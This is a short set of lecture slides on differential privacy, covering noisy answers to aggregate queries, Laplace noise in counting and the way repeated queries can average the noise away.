
- Solution: add noise to answers
- "What's the average GPA of CS students"?
 - Real answer: 3.0, **add random noise**: 3.1
- "What's the average GPA of DS students"?
 - Real answer: 2.65, **add random noise**: 2.67
- Now I only can't solve for an exact answer
 - More noise: less useful, but more private

Differential privacy

- Change reported values randomly so that the answers obtained by the user have the same probability (within an ϵ error factor), whether or not a particular tuple is present in the database.
- Easiest to consider this in the case of queries with "continuous" answers, such as "How many patients from zip 94305 have cancer?"

Differential privacy: counting

- When counting up rows satisfying the selection condition
 - Don't count as 1
 - Rather as a random number drawn from a Laplace distribution centered at 1.



Differential privacy

- Repeated queries still a problem – if I can ask 1000 times, I will converge to the mean and effectively remove the added noise.

